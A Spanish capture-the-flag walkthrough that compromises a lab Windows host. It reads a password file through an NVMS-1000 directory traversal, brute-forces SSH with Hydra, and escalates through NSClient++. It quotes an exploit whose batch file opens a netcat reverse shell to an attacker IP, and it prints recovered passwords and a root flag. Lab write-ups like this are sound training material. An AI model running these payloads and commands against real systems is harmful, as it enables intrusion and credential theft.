

```
$ searchsploit nvms

Exploit Title
-----
NVMS 1000 - Directory Traversal
OpenVms 5.3/6.2/7.x - UCX POP Server Arb
OpenVms 8.3 Finger Service - Stack Buffer Overflow
TVT NVMS 1000 - Directory Traversal
```

Tenemos 2 de directory traversal, vamos a leer el primero:

```
$ cat 47774.txt
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Trle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
-----

GET ../../../../../../../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/*
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Segun este exploit, si capturo la peticion con burpsuite del panel de login, puedo ejecutar ese path trasversal y obtendria lo siguiente:

```
1 HTTP/1.1 200 OK
2 Content-type:
3 Content-Length: 92
4 Connection: close
5 AuthInfo:
6
7 ;
   for 16-bit app support
8 [fonts]
9 [extensions]
10 [mci extensions]
11 [files]
12 [Mail]
13 MAPI=1
14
```

Como podemos leer archivos y nos han dicho que estan las passwords en el desktop de Nathan en el archivo passwords.txt, vamos a realizar el LFI:

GET ../../../../../../../../../../../../../../../../users/nathan/desktop/Passwords.txt t HTTP/1.1 Host: 10.10.10.184 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: http://10.10.10.184/ Connection: keep-alive Cookie: dataPort=6063 Upgrade-Insecure-Requests: 1	1 HTTP/1.1 200 OK 2 Content-type: text/plain 3 Content-Length: 156 4 Connection: close 5 AuthInfo: 6 7 Insp3ctTh3Way2Mars! 8 Th3r34r3To0M4nyTra1t0r5! 9 B3WithM30r4ga1n5tMe 10 L1k3B1gBut7s@W0rk 11 Only7h3y0unGw11F0l10w 12 IfH3s4b0Utg0t0H1sH0me 13 Gr4etN3w5w17hMySk1Pa5\$
---	---

Hemos conseguido varias credenciales. Despues de probar todas las contraseñas con los usuarios "Nadine" y "Nathan" en el login de NVMS, encontramos una credencial por SSH

```
$ hydra -l nadine -P passwords.txt ssh://10.10.10.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-09 17:22:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184 login: nadine password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-09 17:22:27
```

```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
```

## ESCALADA DE PRIVILEGIOS

En los programas localizamos el nsclient++

```
nadine@SERVMON C:\PROGRA~1>dir
Volume in drive C has no label.
Volume Serial Number is 20C1-47A1

Directory of C:\PROGRA~1

02/28/2022  07:55 PM <DIR> Mars!      .
02/28/2022  07:55 PM <DIR> TraitOrSI ..
03/01/2022  02:20 AM <DIR> StMe      Common Files
11/11/2019  07:52 PM <DIR> rk        internet explorer
02/28/2022  07:07 PM <DIR> Follow    MSBuild
02/28/2022  07:55 PM <DIR> H0me      NSClient++
```

Vemos que hay dos posibles exploits:

```
$ searchsploit NSClient++
Exploit Title
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution
NSClient++ 0.5.2.35 - Privilege Escalation
```

Nos dice paso a paso lo que tenemos que hacer:

```
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
  C:\Program Files\NSClient++>nscp web -- password --display
  Current password: SoSecret

2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine
  @echo off
  c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

4. Setup listener on attacking machine
  nc -nlvvp 443

5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
  - foobar
    command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
  - foobar
    interval = 1m
    command = foobar
```


Encontramos la contraseña:

```
nadine@SERVMON C:\PROGRA~1\NSClient++>type nsclie
i»¿# If you want to fill this file with all avail
#   nscp settings --generate --add-defaults --loa
# If you want to activate a module and bring in a
#   nscp settings --activate-module <MODULE NAME>
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2×6SsGTxjRwX0T
```

Intentamos iniciar sesion en el panel de login pero no nos deja, seguramente hay una politica detras que no deja acceder a este panel de manera externa, por lo que solo lo podemos hacer internamente a traves del "port forwarding":



Como la maquina no me deja utilizar chisel, vamos hacerlo a traves de "SSH Port Forwarding". Vamos a hacer que mi puerto 8443 sea el de la maquina victima 8443:

```
-(kali@kali)-[~/Downloads]
$ ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```

Ahora si que nos deja iniciar sesion:



NSClient++

Home

Modules

Settings

Queries

Log

Console

Changes

Help

Control

All Metrics

9 metrics

Filter metrics

Metrics

Path	Value
scheduler.errors	0
scheduler.jobs	0
scheduler.queue	0
scheduler.submitted	0
scheduler.threads	5
workers.errors	0
workers.jobs	269
workers.submitted	268
workers.threads	1

El exploit me dice que suba el binario de netcat para conseguir la reverse shell a traves de archivo "evil.bat" que sera el que invoque el binario. Pero la maquina da muchos problemas (borra nc.exe todo el rato y se cae la conexion), entonces lo que voy a hacer es crear un archivo "evil.bat" que lea la flag del administrador:

```
(nsclient) [ /bin/ncat ]
$ cat evil.bat
type c:\users\administrator\desktop\root.txt
```

Luego tenemos que crear un scrip en nsclient que ejecute el archivo "evil.bat":

Settings

includes

modules

paths

settings

+ NRPE

+ WEB

core

crash

default

external scripts

+ alias

scripts

Info

Changed

Basic

+ Add new

Section

/settings/external scripts/scripts

Specify the path of the section here

Key

ahorasi

Specify the new key to add here

Value

c:\temp\evil.bat

Specify the new value to add here

Add

Guardamos, le damos a reload en "control", entramos en queries y podemos ver la que hemos creado:

NSClient++

Home

Modules

Settings

Queries

Log

Console

Queries

Filter query list

ahorasi

External script: c:\temp\evil.bat

Cuando le damos a run podemos ver la flag del administrador:

ahorasi

Run

Enter command and click run.

OK

```
C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
3deb65289da64866cb6ee328afc5f0d6
```

Key	Value	Warning	Critical	Minimum	Maximum
-----	-------	---------	----------	---------	---------